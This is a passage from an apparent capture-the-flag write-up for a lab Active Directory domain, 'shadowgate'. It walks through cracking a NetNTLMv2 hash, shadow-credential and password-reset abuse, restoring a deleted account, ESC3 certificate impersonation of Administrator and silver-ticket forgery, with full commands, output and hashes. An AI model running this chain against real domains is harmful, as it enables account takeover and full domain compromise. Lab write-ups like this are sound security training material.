C3DF6C03B59968A3EC1970A001000000000000000000000000000000000000900240063006900660073002F00310030002E003200300030002E00380030002E003100380038000000000000000000' /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode

< SNIP>
* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

BOGDAN.R::SHADOWGATE:ffd7cbb38d27e3e3:c9f2dbad7e616fc6cf88e04e2bbec446:010100000000000080584902ba29dd01ad4013d1fe0f717500000000020008003900450056004c0001001e00570049004e002d00360049005000580047004b004f0051005a004400380004003400570049004e002d00360049005000580047004b004f0051005a00440038002e003900450056004c002e004c004f00430041004c00030014003900450056004c002e004c004f00430041004c00050014003900450056004c002e004c004f00430041004c000700080080584902ba29dd0106000400020000000800300030000000000000000000000000300000e87e8c4abda79770cc03c2a9bdffb14282c7abe8b91c3df6c03b59968a3ec1970a001000000000000000000000000000000000000900240063006900660073002f00310030002e003200300030002e00380030002e003100380038000000000000000000:bogdan0126

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: BOGDAN.R::SHADOWGATE:ffd7cbb38d27e3e3:c9f2dbad7e616...000000
Time.Started.....: Tue Aug 11 17:53:14 2026 (16 secs)
Time.Estimated...: Tue Aug 11 17:53:30 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   580.5 kH/s (2.49ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 9541632/14344385 (66.52%)
Rejected.........: 0/9541632 (0.00%)
Restore.Point....: 9539584/14344385 (66.50%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: boiboi1 -> bogabong
Hardware.Mon.#01.: Util: 73%

Started: Tue Aug 11 17:53:08 2026
Stopped: Tue Aug 11 17:53:31 2026

Bogdan.r has genericAll over the user oscar.m which is member of the Remote Management Users group so let's do that.
Access as oscar.m
For some reason this user account is revoked (can't do shadow credentials probably some UAC) so let's just set a new password instead and test if it is actually UAC.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ certipy shadow auto -dc-ip 10.1.240.87 -dc-host sg-dc01.shadowgate.local -u bogdan.r -p bogdan0126 -account oscar.m -ldap-scheme ldap
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'oscar.m'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'be563f49d17d48aaaaf9dcd79a0bdea9'
[*] Adding Key Credential with device ID 'be563f49d17d48aaaaf9dcd79a0bdea9' to the Key Credentials for 'oscar.m'
[*] Successfully added Key Credential with device ID 'be563f49d17d48aaaaf9dcd79a0bdea9' to the Key Credentials for 'oscar.m'
[*] Authenticating as 'oscar.m' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'oscar.m@shadowgate.local'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
[*] Restoring the old Key Credentials for 'oscar.m'
[*] Successfully restored the old Key Credentials for 'oscar.m'
[*] NT hash for 'oscar.m': None
And as expected the account was locked out, that's why the PKINIT failed cause the client was revoked but we got generic all over it anyway so we can fix that login hours issue.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ bloodyAD --host 10.1.240.87 -d shadowgate.local -u bogdan.r -p bogdan0126 set password oscar.m Password123
[+] Password changed successfully!
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ nxc smb 10.1.240.87 -u oscar.m -p Password123
SMB 10.1.240.87 445 SG-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:SG-DC01) (domain:shadowgate.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.240.87 445 SG-DC01 [-] shadowgate.local\oscar.m:Password123 STATUS_INVALID_LOGON_HOURS
And well, the logon hours are empty meaning we aren't allowed to login, usually it would look like \xff meaning we are allowed to login at anytime so let's fix that.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ bloodyAD --host 10.1.240.87 -d shadowgate.local -u bogdan.r -p bogdan0126 get object oscar.m --attr logonHours --raw

distinguishedName: CN=oscar.m,CN=Users,DC=shadowgate,DC=local
logonHours:
Now the logon hours are fixed let's try that again.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ bloodyAD --host 10.1.240.87 -d shadowgate.local -u bogdan.r -p bogdan0126 set object oscar.m logonHours -v '////////////////////////////' --b64
[!] Attribute encoding not supported for logonHours with bytes attribute type, using raw mode
[+] oscar.m's logonHours has been updated
Just showing that the issue was logon hours, but we already changed the password so let's use it to login to WinRM.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ certipy shadow auto -dc-ip 10.1.240.87 -dc-host sg-dc01.shadowgate.local -u bogdan.r -p bogdan0126 -account oscar.m -ldap-scheme ldap
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'oscar.m'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '111433f509424d539c993a061ccd4774'
[*] Adding Key Credential with device ID '111433f509424d539c993a061ccd4774' to the Key Credentials for 'oscar.m'
[*] Successfully added Key Credential with device ID '111433f509424d539c993a061ccd4774' to the Key Credentials for 'oscar.m'
[*] Authenticating as 'oscar.m' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'oscar.m@shadowgate.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'oscar.m.ccache'
[*] Wrote credential cache to 'oscar.m.ccache'
[*] Trying to retrieve NT hash for 'oscar.m'
[*] Restoring the old Key Credentials for 'oscar.m'
[*] Successfully restored the old Key Credentials for 'oscar.m'
[*] NT hash for 'oscar.m': 58a478135a93ac3bf058a5ea0e8fdb71
And we got the user flag let's continue.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ evil-winrm -i 10.1.240.87 -u oscar.m -p Password123
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\oscar.m\Documents> type ../Desktop/user.txt

FLAG[shadowgate_user_<BAD BAD BEHAVIOR>]
< SNIP>
*Evil-WinRM* PS C:\Users\oscar.m\Documents>
The user also is part of the Shadowgate IT Support group which I guess is powerful group so let's look around.
*Evil-WinRM* PS C:\Users\oscar.m\Mails> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
========================================== ================ ============================================== =================================================
=
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                   Mandatory group, Enabled by default, Enabled grou
p
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled grou
p
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled grou
p
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled grou
p
SHADOWGATE\Shadowgate-IT-Support            Group            S-1-5-21-2396436576-3267128377-3646372360-1115 Mandatory group, Enabled by default, Enabled grou
p
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
Access as sam.h
In the Mails folder we get this: SamH used to manage the CA but he resigned and his account is supposed to be deleted from the system, which I already noticed earlier but couldn't understand cause when I looked for vulnerable templates there was 1114 RID but the RID had only 1113 and 1115 which was odd but couldn't investigate more so now we have a reason.
*Evil-WinRM* PS C:\Users\oscar.m\Mails> type termination_notice_sam_h.eml
From: mitch.r
To: oscar.m
Subject: Update Regarding Sam H.’s Departure

Hi Oscar,

I wanted to inform you that Sam H. has officially resigned from his position. His user account is no longer needed and should be removed from the system.

Additionally, since Sam was responsible for certificate issuance management (Manage-CA), please identify a suitable replacement to ensure that our certificat
e services continue operating without interruption.

During a recent internal review, we also identified a potential ESC-related misconfiguration within our Active Directory Certificate Services environment. Wh
ile no abuse has been confirmed, the configuration could allow unintended certificate enrollment or privilege escalation if left unmanaged. This finding furt
her emphasizes the need for proper ownership and oversight of the CA role.

As a temporary security measure, the LDAP/RPC enrollment ports on the CA server have been blocked at the firewall, since there is currently no designated sta
ff member to oversee certificate operations.

Please note:
If no suitable successor for Sam’s role is appointed in a timely manner, we may be required to shut down the certificate service entirely. Without proper ove
rsight, there is a heightened risk that someone could attempt to bypass or tunnel around the firewall restrictions, especially in light of the identified ESC
 weakness, leading to potential misuse of our enrollment endpoints. This measure would be taken to ensure the security and integrity of our environment.

Once a new responsible person is appointed, the blocked ports can be re-enabled to restore full certificate enrollment capabilities.

Let me know once the account has been removed and when you have identified a candidate for the role.

Regards,
Mitch R.
The user already got deleted as we expected.
*Evil-WinRM* PS C:\Users\oscar.m\Mails> Get-ADObject -Filter 'objectSid -eq "S-1-5-21-2396436576-3267128377-3646372360-1114"' -IncludeDeletedObjects -Properties *


accountExpires : 9223372036854775807
badPasswordTime : 0
badPwdCount : 0
CanonicalName : shadowgate.local/Deleted Objects/sam.h
                                  DEL:c9316c03-4a09-4d46-9db0-f45925e154f1
CN : sam.h
                                  DEL:c9316c03-4a09-4d46-9db0-f45925e154f1
codePage : 0
countryCode : 0
Created : 12/5/2025 6:27:35 AM
createTimeStamp : 12/5/2025 6:27:35 AM
Deleted : True
Description : Manages certificate enrollment processes and is authorized to request and validate certificates.
DisplayName :
DistinguishedName : CN=sam.h\0ADEL:c9316c03-4a09-4d46-9db0-f45925e154f1,CN=Deleted Objects,DC=shadowgate,DC=local
dSCorePropagationData : {4/13/2026 9:47:34 AM, 12/19/2025 12:33:40 PM, 12/8/2025 5:44:10 AM, 12/7/2025 7:41:43 AM...}
givenName : Sam
instanceType : 4
isDeleted : True
LastKnownParent : CN=Users,DC=shadowgate,DC=local
lastLogoff : 0
lastLogon : 0
lastLogonTimestamp : 134205726232007822
logonCount : 0
Modified : 4/13/2026 9:50:39 AM
modifyTimeStamp : 4/13/2026 9:50:39 AM
msDS-LastKnownRDN : sam.h
Name : sam.h
                                  DEL:c9316c03-4a09-4d46-9db0-f45925e154f1
nTSecurityDescriptor : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory :
ObjectClass : user
ObjectGUID : c9316c03-4a09-4d46-9db0-f45925e154f1
objectSid : S-1-5-21-2396436576-3267128377-3646372360-1114
primaryGroupID : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet : 134106501486923936
sAMAccountName : sam.h
sDRightsEffective : 7
sn : H
userAccountControl : 512
userPrincipalName : sam.h@shadowgate.local
uSNChanged : 233561
uSNCreated : 24600
whenChanged : 4/13/2026 9:50:39 AM
whenCreated : 12/5/2025 6:27:35 AM
So my guess is if we restore it we'll have some kind of access over it cause we are part of the IT group so let's check that.
We got Generic All over it as Shadowgate-IT-Support so let's restore it.
*Evil-WinRM* PS C:\Users\oscar.m\Mails> (Get-ADObject -Filter 'objectSid -eq "S-1-5-21-2396436576-3267128377-3646372360-1114"' -IncludeDeletedObjects -Properties nTSecurityDescriptor).nTSec
urityDescriptor.Access | Format-Table IdentityReference,ActiveDirectoryRights,AccessControlType

IdentityReference ActiveDirectoryRights AccessControlType
----------------- --------------------- -----------------
NT AUTHORITY\SELF GenericRead Allow
NT AUTHORITY\Authenticated Users ReadControl Allow
NT AUTHORITY\SYSTEM GenericAll Allow
BUILTIN\Account Operators                                                                                                   GenericAll             Allow
SHADOWGATE\Domain Admins                                                                                                    GenericAll             Allow
SHADOWGATE\Shadowgate-IT-Support                                                                                            GenericAll             Allow
Everyone ExtendedRight Allow
NT AUTHORITY\SELF ReadProperty, WriteProperty Allow
NT AUTHORITY\SELF ReadProperty, WriteProperty Allow
NT AUTHORITY\SELF ExtendedRight Allow
NT AUTHORITY\SELF ExtendedRight Allow
NT AUTHORITY\SELF ExtendedRight Allow
NT AUTHORITY\SELF ReadProperty, WriteProperty Allow
NT AUTHORITY\Authenticated Users ReadProperty Allow
NT AUTHORITY\Authenticated Users ReadProperty Allow
NT AUTHORITY\Authenticated Users ReadProperty Allow
NT AUTHORITY\Authenticated Users ReadProperty Allow
BUILTIN\Windows Authorization Access Group                                                                                ReadProperty             Allow
BUILTIN\Terminal Server License Servers                                                                    ReadProperty, WriteProperty             Allow
BUILTIN\Terminal Server License Servers                                                                    ReadProperty, WriteProperty             Allow
SHADOWGATE\Cert Publishers                                                                                 ReadProperty, WriteProperty             Allow
SHADOWGATE\RAS and IAS Servers                                                                                            ReadProperty             Allow
SHADOWGATE\RAS and IAS Servers                                                                                            ReadProperty             Allow
SHADOWGATE\RAS and IAS Servers                                                                                            ReadProperty             Allow
SHADOWGATE\RAS and IAS Servers                                                                                            ReadProperty             Allow
SHADOWGATE\Key Admins                                                                                      ReadProperty, WriteProperty             Allow
SHADOWGATE\Enterprise Key Admins                                                                           ReadProperty, WriteProperty             Allow
CREATOR OWNER Self Allow
NT AUTHORITY\SELF Self Allow
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS ReadProperty Allow
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS ReadProperty Allow
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS ReadProperty Allow
NT AUTHORITY\SELF WriteProperty Allow
BUILTIN\Pre-Windows 2000 Compatible Access                                                                                 GenericRead             Allow
BUILTIN\Pre-Windows 2000 Compatible Access                                                                                 GenericRead             Allow
BUILTIN\Pre-Windows 2000 Compatible Access                                                                                 GenericRead             Allow
NT AUTHORITY\SELF ReadProperty, WriteProperty Allow
NT AUTHORITY\SELF ReadProperty, WriteProperty, ExtendedRight Allow
SHADOWGATE\Enterprise Admins                                                                                                GenericAll             Allow
BUILTIN\Pre-Windows 2000 Compatible Access                                                                                ListChildren             Allow
BUILTIN\Administrators                     CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner             Allow
Restore Deleted Object Sam.H
And sam.h is back so let's abuse that GenericAll we have over it.
*Evil-WinRM* PS C:\Users\oscar.m\Mails> Restore-ADObject -Identity "CN=sam.h\0ADEL:c9316c03-4a09-4d46-9db0-f45925e154f1,CN=Deleted Objects,DC=shadowgate,DC=local"
*Evil-WinRM* PS C:\Users\oscar.m\Mails> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator bogdan.r daniel.r
Guest krbtgt milo.w
mitch.r                  oscar.m                  ryan.j
sam.h svc_mssql
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\oscar.m\Mails>
And we got its hash so let's shadow credential it again.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ certipy shadow auto -dc-ip 10.1.240.87 -dc-host sg-dc01.shadowgate.local -u oscar.m -p Password123 -account sam.h -ldap-scheme ldap
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'sam.h'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '5224a68c3e4441f79b4da9fd6310ef52'
[*] Adding Key Credential with device ID '5224a68c3e4441f79b4da9fd6310ef52' to the Key Credentials for 'sam.h'
[*] Successfully added Key Credential with device ID '5224a68c3e4441f79b4da9fd6310ef52' to the Key Credentials for 'sam.h'
[*] Authenticating as 'sam.h' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'sam.h@shadowgate.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'sam.h.ccache'
[*] Wrote credential cache to 'sam.h.ccache'
[*] Trying to retrieve NT hash for 'sam.h'
[*] Restoring the old Key Credentials for 'sam.h'
[*] Successfully restored the old Key Credentials for 'sam.h'
[*] NT hash for 'sam.h': bdcadbe8fac2267adf85fdda00258779
And now we can read stuff out of the CA.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ certipy find -u sam.h -hashes :bdcadbe8fac2267adf85fdda00258779 -dc-ip 10.1.240.87 -ldap-scheme ldap -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'Shadowgate-CA' via RRP
[*] Successfully retrieved CA configuration for 'Shadowgate-CA'
[*] Checking web enrollment for CA 'Shadowgate-CA' @ 'SG-DC01.shadowgate.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name : Shadowgate-CA
    DNS Name : SG-DC01.shadowgate.local
    Certificate Subject : CN=Shadowgate-CA, DC=shadowgate, DC=local
    Certificate Serial Number : 3DADB967D3C30DB94A9620C07D4332B0
    Certificate Validity Start : 2025-12-07 17:37:04+00:00
    Certificate Validity End : 2124-12-07 17:47:04+00:00
    Web Enrollment
      HTTP
        Enabled : False
      HTTPS
        Enabled : False
    User Specified SAN : Disabled
    Request Disposition : Issue
    Enforce Encryption for Requests : Enabled
    Active Policy : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner : SHADOWGATE.LOCAL\Administrators
      Access Rights
        Enroll : SHADOWGATE.LOCAL\Authenticated Users
                                          SHADOWGATE.LOCAL\sam.h
        ManageCa : SHADOWGATE.LOCAL\Domain Admins
                                          SHADOWGATE.LOCAL\Enterprise Admins
                                          SHADOWGATE.LOCAL\Administrators
                                          SHADOWGATE.LOCAL\sam.h
        ManageCertificates : SHADOWGATE.LOCAL\Domain Admins
                                          SHADOWGATE.LOCAL\Enterprise Admins
                                          SHADOWGATE.LOCAL\Administrators
        Read : SHADOWGATE.LOCAL\sam.h
    [+] User Enrollable Principals      : SHADOWGATE.LOCAL\Authenticated Users
                                          SHADOWGATE.LOCAL\sam.h
    [+] User ACL Principals             : SHADOWGATE.LOCAL\sam.h
    [!] Vulnerabilities
      ESC7 : User has dangerous permissions.
Certificate Templates
  0
    Template Name : Shadowgate-EnrollmentAgent
    Display Name : Shadowgate-EnrollmentAgent
    Certificate Authorities : Shadowgate-CA
    Enabled : True
    Client Authentication : False
    Enrollment Agent : True
    Any Purpose : False
    Enrollee Supplies Subject : False
    Certificate Name Flag : SubjectAltRequireUpn
                                          SubjectRequireDirectoryPath
    Enrollment Flag : AutoEnrollment
    Private Key Flag : ExportableKey
    Extended Key Usage : Certificate Request Agent
    Requires Manager Approval : False
    Requires Key Archival : False
    Authorized Signatures Required : 0
    Schema Version : 2
    Validity Period : 2 years
    Renewal Period : 6 weeks
    Minimum RSA Key Length : 2048
    Template Created : 2025-12-07T17:51:15+00:00
    Template Last Modified : 2025-12-07T17:51:19+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights : SHADOWGATE.LOCAL\sam.h
                                          SHADOWGATE.LOCAL\Domain Admins
                                          SHADOWGATE.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner : SHADOWGATE.LOCAL\Administrator
        Full Control Principals : SHADOWGATE.LOCAL\Domain Admins
                                          SHADOWGATE.LOCAL\Enterprise Admins
        Write Owner Principals : SHADOWGATE.LOCAL\Domain Admins
                                          SHADOWGATE.LOCAL\Enterprise Admins
        Write Dacl Principals : SHADOWGATE.LOCAL\Domain Admins
                                          SHADOWGATE.LOCAL\Enterprise Admins
        Write Property Enroll : SHADOWGATE.LOCAL\Domain Admins
                                          SHADOWGATE.LOCAL\Enterprise Admins
    [+] User Enrollable Principals      : SHADOWGATE.LOCAL\sam.h
    [!] Vulnerabilities
      ESC3 : Template has Certificate Request Agent EKU set.
ESC3 to administrator
What is ESC3? In legitimate PKI design, enrollment agent certificate exists for scenarios like smart card issuance where an IT staffer enrolls for one of these and it lets them request certificates on behalf of other users without needing those users' credentials or approval so in this case it isn't limited to IT-staffer but it also included the low priv user sam.h so we can abuse that to get a certificate for high privilege target.
Abusing ESC3 we will enroll a certificate for the user sam.h and then use this pfx file to request a certificate on behalf of other high-value target like administrator in this case.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ certipy req -u sam.h -hashes :bdcadbe8fac2267adf85fdda00258779 -dc-ip 10.1.240.87 -target sg-dc01.shadowgate.local -ca Shadowgate-CA -template Shadowgate-EnrollmentAgent -ldap-sch
eme ldap
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'sam.h@shadowgate.local'
[*] Certificate object SID is 'S-1-5-21-2396436576-3267128377-3646372360-1114'
[*] Saving certificate and private key to 'sam.h.pfx'
[*] Wrote certificate and private key to 'sam.h.pfx'
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ certipy req -u sam.h -hashes :bdcadbe8fac2267adf85fdda00258779 -dc-ip 10.1.240.87 -target sg-dc01.shadowgate.local -ca Shadowgate-CA -template User -on-behalf-of 'shadowgate\admin
istrator' -pfx sam.h.pfx
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@shadowgate.local'
[*] Certificate object SID is 'S-1-5-21-2396436576-3267128377-3646372360-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ certipy auth -pfx administrator.pfx -dc-ip 10.1.240.87
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@shadowgate.local'
[*]     Security Extension SID: 'S-1-5-21-2396436576-3267128377-3646372360-500'
[*] Using principal: 'administrator@shadowgate.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shadowgate.local': aad3b435b51404eeaad3b435b51404ee:a07b7bbc98b574afe52bbeb5d07d9c0a
And as you can see we got the root flag.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ evil-winrm -i 10.1.240.87 -u administrator -H a07b7bbc98b574afe52bbeb5d07d9c0a
Ignoring nokogiri-1.18.2 because its extensions are not built. Try: gem pristine nokogiri --version 1.18.2
Ignoring racc-1.7.3 because its extensions are not built. Try: gem pristine racc --version 1.7.3
Ignoring rbs-3.4.0 because its extensions are not built. Try: gem pristine rbs --version 3.4.0
Ignoring sdbm-1.0.0 because its extensions are not built. Try: gem pristine sdbm --version 1.0.0
Ignoring sqlite3-1.7.3 because its extensions are not built. Try: gem pristine sqlite3 --version 1.7.3
Ignoring thin-1.8.2 because its extensions are not built. Try: gem pristine thin --version 1.8.2

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt

FLAG[SamH_Tombstone_Recor<LOOK THE OTHER WAY DUDE>]
< SNIP>
WEIRD BEHAVIOR
Checked ahos writeup right after the box mentioning the silver ticket technique which I thought of during the box but when I checked out the service account managing the MSSQL it wasn't the bogdan.r.
And to my knowledge it doesn't matter who is running the service (started it or it is running in its context), what matters is the hash that the TGS to this service will be encrypted with which is the account the SPN is registered to which is administrator in this case but let's test it maybe there is something I am missing or the author patched things up right after.
*Evil-WinRM* PS C:\Users\Administrator\Documents> setspn -Q MSSQLSvc/sg-dc01.shadowgate.local:1433
Checking domain DC=shadowgate,DC=local
CN=Administrator,CN=Users,DC=shadowgate,DC=local
        MSSQLSvc/SG-DC01.shadowgate.local:1433
        MSSQLSvc/SG-DC01.shadowgate.local:SQLEXPRESS

Existing SPN found!
But somehow it worked! When it isn't supposed to I guess.
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ ticketer.py -domain-sid S-1-5-21-2396436576-3267128377-3646372360 -domain shadowgate.local -spn any/sg-dc01.shadowgate.local Administrator -nthash 470ab5a29ff5a48df81de5f7e093b1a0

Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for shadowgate.local/Administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving ticket in Administrator.ccache
┌─[vpn.coursestack.com 10.200.80.188]─[jimmex@attacker]─[~/hacksmarter/shadowgate2]
└──╼ [★]$ KRB5CCNAME=Administrator.ccache mssqlclient.py sg-dc01.shadowgate.local -windows-auth -k -no-pass
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SG-DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SG-DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (SHADOWGATE\Administrator dbo@master)> xp_cmdshell whoami
